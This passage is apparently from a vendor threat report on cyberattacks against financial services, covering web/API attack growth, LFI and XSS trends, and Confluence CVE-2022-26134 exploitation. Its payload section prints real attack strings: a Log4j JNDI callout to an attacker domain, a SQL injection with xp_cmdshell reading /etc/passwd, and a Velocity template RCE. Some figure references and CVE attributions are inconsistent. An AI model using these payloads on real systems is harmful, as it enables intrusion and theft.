

Enemy at the Gates

Analyzing Attacks on Financial Services

Table of contents

- 2 Introduction
- 4 The threat landscape
- 6 Growing security risk
- 14 Dangers posed by newly disclosed vulnerabilities
- 18 DDoS attacks
- 22 Financial services customers in the crosshairs
- 26 Phishing trends
- 30 The road to malware
- 32 Summary
- 33 Credits



Introduction

Financial services is among the industries that have been the heaviest hit by cybercrime – from the heyday of the Zeus and other banking trojans to Distributed Denial-of-Service (DDoS) attacks, modern phishing attacks, and ransomware. FinServ is a vital sector that plays a major role not only in the lives of people, but also in the global [economy](#). Any disruption or downtime of financial services carries serious implications, and the sensitive data these organizations hold can be turned into a valuable commodity. Attackers, therefore, see FinServ as a lucrative target and levy a wide range of attacks against them, from newly discovered zero-day vulnerabilities to tried-and-true phishing attacks.

It's no secret, then, that attackers are highly focused and motivated to attack the FinServ industry. Traditionally, the Financial Services State of the Internet (SOTI) report has picked a topic like phishing or fraud, but this time we have taken a much broader approach and cover a number of issues affecting this often attacked industry.

This broader lens has allowed us to see the immense surge in the number of attacks on the financial services industry, and the alarming speed at which attackers are leveraging newly discovered zero-day vulnerabilities. Customers of FinServ aren't spared either, with a large portion of attackers choosing to forgo attacks on one of [the most secure industries in the world](#), and instead attack their consumers en masse. With this enemy standing at the gate, it is important for FinServ security professionals to understand how the threat landscape is shifting. Our report includes these key points:

TL;DR



The financial services industry consistently ranks in the top three targeted verticals for web application and API, zero-day, and DDoS attacks.



FinServ showed a 3.5x surge in web application and API attacks year over year, the highest growth of any major industry.



Within 24 hours, the exploitation of newly discovered zero-day vulnerabilities against FinServ can reach multiple thousands of attacks per hour and peak quickly, affording little time to patch and react.



A significant increase in Local File Inclusion (LFI) and Cross-Site Scripting (XSS) attacks demonstrates how attackers are shifting toward remote code execution (RCE) attempts that present a larger strain on the internal security network.



Abuse of FinServ customers is rampant, with more than 80% of FinServ attackers focusing on customer accounts rather than the organizations themselves, either directly or via phishing-related activities.



Phishing campaigns (like Kr3pto) are introducing techniques that bypass two-factor authentication (2FA) solutions using one-time password tokens or push notifications.

The threat landscape: attacks on financial services grow

The financial services vertical continues to be one of the most widely attacked industries in the world, and the number of attacks shows signs of growing. Web application and API attacks, in particular, are increasing at an alarming rate while also growing in complexity. Attackers are seeking to gain a foothold to internal networks and cause disruption as a means of pressuring organizations to pay money to prevent further damages. As a vital sector, financial services need to be up and running. Attackers could also monetize stolen sensitive information or gain access to customer's accounts and steal their money.

Cybercriminals have set their sights on financial services and its customers, and as such, we've seen this vertical heighten its cybersecurity awareness and [increase its IT budget for cybersecurity](#). Failure to safeguard their perimeter and data could result in breaches by ransomware and other threats, and consequently, significant critical data and financial losses. According to IBM's [Cost of a Data Breach 2022 report](#), data breaches against financial services, which is considered "critical infrastructure," has an average cost of US\$5.97 million.



To fully understand the various risks that financial services face, we must look at the threat landscape as a whole. To do so, we turn to a multitude of data on activities such as bot trends (both malicious and benign), exploitation attempts against critical vulnerabilities, web apps and API attacks, and phishing campaigns. We also probe at the attacker's Internet Protocol (IP) to draw out conclusions regarding the attacker's motivations. We look at a year's worth of data to create a snapshot of the financial services threat landscape (Figure 1).

At the 10,000-foot view, financial services top the list of attacked verticals in several critical areas: web application and API attacks, DDoS, phishing, zero-day vulnerabilities exploitation, and botnet activities. Most concerning is the aforementioned staggering surge in web application and API attacks – a 3.5x growth in the number of attacks against financial services. Botnet activities are also on the rise around financial services organizations.




Fig. 1: Financial services attack growth by type

Each vector presents different security risks and challenges that financial services need to address to enhance their security posture. As we progress through the report, we will examine various attack vectors in more detail, but overall, this report justifies the finance industry's investment in cybersecurity.

Growing security risk: application and API attacks

Web applications and APIs continue to be an important consideration for financial services. They are key to many transformation efforts and they're how banks open up to third parties to create better experiences for customers and to gain more value and competitive advantage in the market. On the other hand, customers use banking apps to avail a wide range of banking services. Although the [usage of banking apps](#) was booming prior to the COVID-19 pandemic, the circumstances surrounding the pandemic (e.g., lockdowns) further increased their use.

Many organizations are adopting the use of API into their ecosystem because of its notable advantages. In the [2022 State of the API report from Postman](#), 89% of respondents cited that their investments in API developments will likely increase this year. In other instances, APIs are adopted to comply with regulatory requirements. For example, Europe's [Payment Services Directive 2](#) requires banks in Europe to expose APIs so that financial services providers could access their customer data in relation to loans, accounts, etc.

With APIs, banks and third parties have standardized the data connection or exchange of customer financial information among organizations and third parties. Web applications, on the other hand, enhance customer experience with the convenience, faster processing, and reliability they offer to customers, and reduce costs for financial services organizations. However, the vulnerabilities in these web applications could allow attackers to compromise the system and steal sensitive data. While APIs and web apps have many benefits and advantages, they could also introduce a new attack surface for cybercriminals to employ.

Web application and API attack growth has seen a massive increase over the past 12 months, and financial services continues to feature prominently among targeted industries. In our analysis, we found financial services to be the third-most attacked vertical, with 15% of overall attacks, following closely on the heels of high technology, the second-most attacked vertical (Figure 2). For most of the year, financial services had surpassed high technology for the largest number of overall attacks.

At the 10,000-foot view, financial services top the list of attacked verticals in several critical areas: web application and API attacks, DDoS, phishing, emerging vulnerabilities exploitation, and botnet activities.




Fig. 2: Over the past 12 months, the most targeted industries for web application and API attacks included commerce, high technology, and financial services

The importance of web application and APIs in financial services operations continues to invite attackers to look for vulnerabilities and ways of attacking organizations. First, security is a tough challenge when building them. Vulnerabilities residing in these web applications could lead to RCE and breaches. Second, web applications have the ability to capture and store confidential customer information (i.e., login credentials).

Once attackers launch [web applications attacks](#) successfully, they could steal confidential data, and in more severe cases, gain initial access to a network and obtain more credentials that could allow them to move laterally. Aside from the implications of a breach, stolen information could be peddled in the underground or used for other attacks. This is highly concerning given the troves of data, such as personal identifiable information and account details, held by the financial services vertical.

Attacks on financial services' web applications and APIs are on the rise and signify a continued and growing interest in financial services and their customers. This year has seen a 3.5x growth in apps and API attacks on financial services. This represents the largest growth in year-over-year attacks on any vector, with the exception of gambling, which does not see a significant amount of web application firewall (WAF) attacks overall. This increase represents the growing interest in attack surfaces that may lead to financial services breaches.



Daily Web Apps and API Attacks – Financial Services




Fig. 3: Financial services show a consistent growth in attacks over the last 12 months

Over the past 12 months, financial services has seen consistent attack growth and the spikes observed in Figure 3 seems to indicate targeted or focused attacks. More than that, these patterns could suggest the growing risk of web application attacks against organizations. [Research](#) conducted by Positive Technologies showed breach of personal data, such as user ID and user credentials, happened at 91% of web apps.

It is imperative to secure web apps since vulnerabilities residing there could be used as an entry point to breach target organizations. Understanding the types of attacks – and what they can lead to – could help organizations know how to properly protect these web apps.

Regional trends

Observing regional trends gives us an opportunity to compare growth in various areas of the world (Figure 4).




Fig. 4: The APJ region saw a massive growth of 449% in web application and API-related attacks

It is notable to see an exponential growth in Latin America (LATAM). The digitization and limited cybercrime governance could be two of the factors that contribute to the growing cybercriminal activities in the region. Cybercrime costs the region [US\\$90 billion](#) annually. Prominent threats in the region include cryptojacking, fraud, banking trojans, and ransomware, illustrating that cybercrime in LATAM is more financially motivated. Just this year, Costa Rica suffered a ransomware attack by the Conti group that hit several government websites, showing the crippling effects of ransomware as a service (RaaS) beyond financial losses. A closer look at the region shows us that Brazil tops the list of web application and API attack targets. In Brazil, due to the high usage/adoption of online banking, there are many banking-related threats.

The web application and API attacks in the Asia-Pacific and Japan (APJ) region also grew significantly: by 449%, which seems to coincide with an [increasing number of cyberattacks in the region](#), primarily resulting in ransomware. Earlier this year, we found web apps and API vectors commonly used by ransomware groups to gain initial access via the exploitation of vulnerabilities. Australia, Japan, and India are the top three countries with the highest number of web applications and API attacks in APJ.

Now, let's look at North America (NA), where a 354% spike was observed in web application and API attacks. The Russian and Ukrainian conflict spurred [warnings of potential cyberattacks](#) and retaliation against the financial sector both in the United States and Europe early in 2022. But even prior to that, financial services companies in the United States had suffered from ransomware, banking trojans, and other malware. Some [notable attacks](#) include the FIN8 cybercriminal group breaching certain US financial services companies and the 400,000 leaked payment records of banks in the United States and South Korea that were uploaded in underground marketplaces. To mitigate the prevalence of cybersecurity risks, the Federal Deposit Insurance Corporation, the Board of Governors of the Federal Reserve System, and the Office of the Comptroller of the Currency [finalized a rule](#) in 2021 that necessitates "incident notification" both to a federal regulator and to the banking organizations' customers during suspected threats.

Europe, like the United States, [has legislation and several regulations](#), such as the Directive on Security of Network and Information Systems (NIS Directive) and General Data Protection Regulation (GDPR), that provide guidance and baselines when it comes to cybersecurity and data protection in the financial services and other verticals. Although these regulations help organizations become cyber resilient, it does not necessarily follow that the organizations become immune to cyberattacks. Samples of notable cyberthreats that may contribute to this include [Bizarro](#), a banking trojan that extended its targets to include European banks, and [a slew of mobile malware](#), which reached a whopping 500% increase in attack/payload delivery attempts. The United Kingdom had the most web applications and API attacks in Europe, Middle East, and Africa (EMEA).



This data points to the continued investment criminal organizations are putting into attacking the financial industry. They are leveraging automation and reconnaissance, and iterating methods to avoid rules like geoblocks. The continuous refinement of security rules and risk tolerance, and ensuring all internet-facing capabilities are under a common security portfolio, are essential.

Vectors used in application and API attacks

To understand the nature of the attacks, we can zoom in to the various attack vectors commonly used against this industry. It is critical to look at vectors to better understand your risks and what types of attacks your organization will likely encounter. And then, with that knowledge, you can devise mitigation strategies to ramp up your defenses against these attacks and prevent breaches.




Fig. 5: LFI attacks are one of the driving forces behind the massive growth of WAF attacks

As shown in Figure 5, web application and API attack growth has been primarily driven by LFI and XSS. Unlike SQL injections, attackers typically leverage LFI and XSS to gain a foothold in their targets' networks, rather than simply to access a database.

Attackers are constantly scanning the internet using automated tools to look for potential targets. LFI attacks enable attackers to verify if the target organization is indeed vulnerable. In addition, attackers could inject malicious code into the web server and leverage the LFI vulnerability for remote code execution, thus compromising the security of the system. Even worse, LFI could be employed to leak sensitive information to the attackers.


XSS also poses security hazards to organizations. Attackers can use XSS vulnerabilities to inject code into websites, and then each time users visit any compromised website, they are at risk of information exposure. Another type of XSS is delivered from the attacker to the victims via malicious links that lead to the download of a payload. Attackers typically employ this vector to conduct phishing attacks as well as website defacement.

The hypergrowth in web applications and API attacks in the financial services vertical is an area of concern particularly because of its security implications. However, having a clear knowledge of attack surfaces and vectors could aid financial services companies in securing their environment.

Payload


In this section, we demonstrate actual attack attempts against financial services. A payload typically uses a mix of attack vectors and vulnerabilities, including recent CVEs. You'll see in Figure 6 through Figure 10 that some of the attacks are customized specifically for their intended target, while some are more generic for purposes of reconnaissance.

Custom created XSS payload



```
a=%3Cscript%20src%3D%24%7Bjndi%3Aldap%3A%2F%2F[REDACTED].com.80.s.mur.5ed.xyz%3A53%2F[REDACTED].com%7D%3Ealert()%3C%2Fscript%3E
```

Fig. 6: XSS payload sent by an attacker (encoded)



```
a=<script src=${jndi:ldap://[REDACTED].com.80.s.mur.5ed.xyz:53/[REDACTED].com}>alert()</script>
```

Fig. 7: XSS payload sent by an attacker (decoded)

Once the URL is decoded, the XSS payload downloads and uses a malicious script from the attacker domain. It appears that the script is handcrafted to their specific targets. Moreover, the payload enables the attacker to run the script via exploitation of OGNL vulnerabilities, such as Log4j (CVE-2021-44228).

Employing various attack methods

```
qkSO=9983 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../../etc/passwd')#
```

Fig. 8: The attacker tries multiple techniques (decoded)

On the other hand, in Figure 8, the attackers execute SQL injection, exposing sensitive information about the target database. In addition, an LFI vulnerability is used where the attacker tries to dump content of the sensitive `etc/passwd` file using the Unix `cat` command. Another probe for XSS is also present, where the attacker tries to check if the website is also vulnerable to XSS. This is typical for attackers in the scanning/reconnaissance phase, where they test the target system for several vulnerabilities at once.

Gaining persistence

```
q=1 &&wt=velocity&v.template=custom&v.template.custom=#set($x=%27%27)+#set($rt=$x.class.forName(%27java.lang.Runtime%27))+#set($chr=$x.class.forName(%27java.lang.Character%27))+#set($str=$x.class.forName(%27java.lang.String%27))+#set($ex=$rt.getRuntime().exec(%27cat%20/%65%74% 63/%70%72%6f%66%69%6c%65%27))+$ex.waitFor()+#setv$out=$ex.getInputStream()+#foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```

Fig. 9: The payload tries to leverage the CVE-2022-24881 RCE vulnerability

```
q=1 &&wt=velocity&v.template=custom&v.template.custom=#set($x=")
#set($rt=$x.class.forName('java.lang.Runtime'))
#set($chr=$x.class.forName('java.lang.Character'))
#set($str=$x.class.forName('java.lang.String'))
#set($ex=$rt.getRuntime().exec('cat /etc/profile'))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```

Fig. 10: Decoded version of CVE-2022-24881

Finally, in Figure 9, the payload tries to exploit the CVE-2022-24881 RCE vulnerability discovered in Ballcat Codegen software. An attacker tries to implement RCE through malicious code injection of the Velocity template engine. More specifically, the attacker dumps the content of the `/etc/profile` Unix file, which is used to set system-wide environment variables on users' shells. Attackers are probing to see if the system is vulnerable and if, by manipulating the Unix file, they can gain persistence.

Dangers posed by newly disclosed vulnerabilities

The significance of application and API attacks lies not only in the garden variety attacks using LFI, SQLi, and XSS, but is especially relevant when new vulnerabilities come to light, such as the recent Log4Shell, Spring4Shell, and others like it.

Although LFI and XSS are common and could present serious security hazards, critical emerging vulnerabilities tend to be exploited via a plethora of lesser-known vectors, such as OGNL injections, and pose a higher risk of breach.

Organizations are consistently advised to patch vulnerabilities to reduce their windows of exposure. But it's not always easy to do it in a timely manner — patches have to be tested before deployment, and [prioritizing which vulnerabilities](#) to address first can take time (as can patch failures). Therefore, it becomes a race against time to address these security flaws before attackers start exploiting them to launch attacks. For instance, five minutes after Microsoft disclosed a zero-day vulnerability in their Exchange Server, the [Hafnium hacking group](#) was reportedly already scanning for vulnerabilities. To understand the level of risk, we are analyzing a recent vulnerability to see how it's applied by attackers against financial services.

In our research of emerging vulnerabilities, we have found that the financial services vertical is nearly always in the top three of affected industries, and the risk these attacks pose is significant. To demonstrate that, we have analyzed the recent Confluence Server vulnerability ([CVE-2022-26134](#)) with a critical rating of 9.8, though we have found significant risk in other new vulnerabilities, as in the case of [Log4j](#).

On June 2, 2022, Atlassian released a security advisory relating to an RCE vulnerability affecting Confluence Server and Confluence Data Center products. In a previous [blog post](#), we discussed the increased exploitation of this vulnerability in the days following the advisory publication. For this report, we took a closer look at the influx of attack attempts employing this critical flaw against financial services. It is crucial to highlight here how attackers are quick to leverage such security bugs for their attacks, and the detrimental effects it could pose to organizations if they fail to secure their perimeter.

Due to Akamai's level of visibility from well before the publication of Atlasian's security advisory. Previous high-profile CVEs that are exploited in the URL are the Apache Struts (CVE-2017-16995), CVE-2020-17530, and the SAP SCIMono (CVE-2021-21479), which was disclosed last year. As you can see in Figure 1, in both of those situations, the number of attack attempts and IPs exploiting OGNL were kept at a baseline of about 700. We are seeing an approximately 7x increase of that with the Atlasian vulnerability becoming public and patched, exploitation levels remain high and have not returned to their original level.



Figure 2 shows exploitation attempts of the CVE-2022-26134. Akamai Security Research identifies noticeable spikes in exploitation around June 4 and June 8. Later on, exploitation slowly leveled off to a new, higher baseline than before the publication. This would indicate that attempts to exploit have slightly declined but are still strong and steady.



Top Industries by Attack Count – Confluence Vulnerability




Fig. 11: Industries breakdown of targeted Akamai customers in the June 2022 Confluence incident

In the original blog post, we stated that three verticals – commerce, high technology, and financial services – make up more than 75% of the activity. We now look at the trend of exploitation attempts of financial services versus all other industries that follow those top three, such as video media, public sector, digital media, manufacturing, gambling, business services, pharma/healthcare, gaming, social media, and nonprofit/education. It is notable that the financial services industry equals all 11 industries that follow it, combined (Figure 11).

Number of Exploitation Attempts




Fig. 12: Exploitation attempts of CVE-2022-26134 – number of WAF triggers

Figure 12 and Figure 13 detail the number of attempted exploitations of the Confluence vulnerability against the financial services vertical. An analysis of the data reveals that in less than 48 hours after the disclosure, exploitation attempts against financial services were observed to peak at 5,900 attempts per hour with 4,800 unique IP addresses. The overall peak in exploitation attempts was recorded on June 7, 2022, at 18:00 UTC with a whopping 78.9K attempts per hour – a potential targeted attack. We also observed a noticeable spike on June 4, 2022.

Number of Exploitation Attempts (Detailed View)




Fig. 13: Exploitation attempts of CVE-2022-26134 – number of WAF triggers (June 3–June 23 detailed view)

Log4j

vulnerability

CVE-2021-44228

This exploitation rate is not limited to this particular vulnerability as we've observed a similar "rush" to exploit new or zero-day vulnerabilities against financial services, as in the case of [Log4j vulnerability](#). This seems to indicate that emerging vulnerabilities is one of the tried-and-tested methods of infiltrating a network, and the financial services industry – a high-revenue target – will always be under attack against threats using new vulnerabilities. It's imperative that organizations keep systems and apps updated to enhance their cybersecurity posture.

Number of Unique IPs

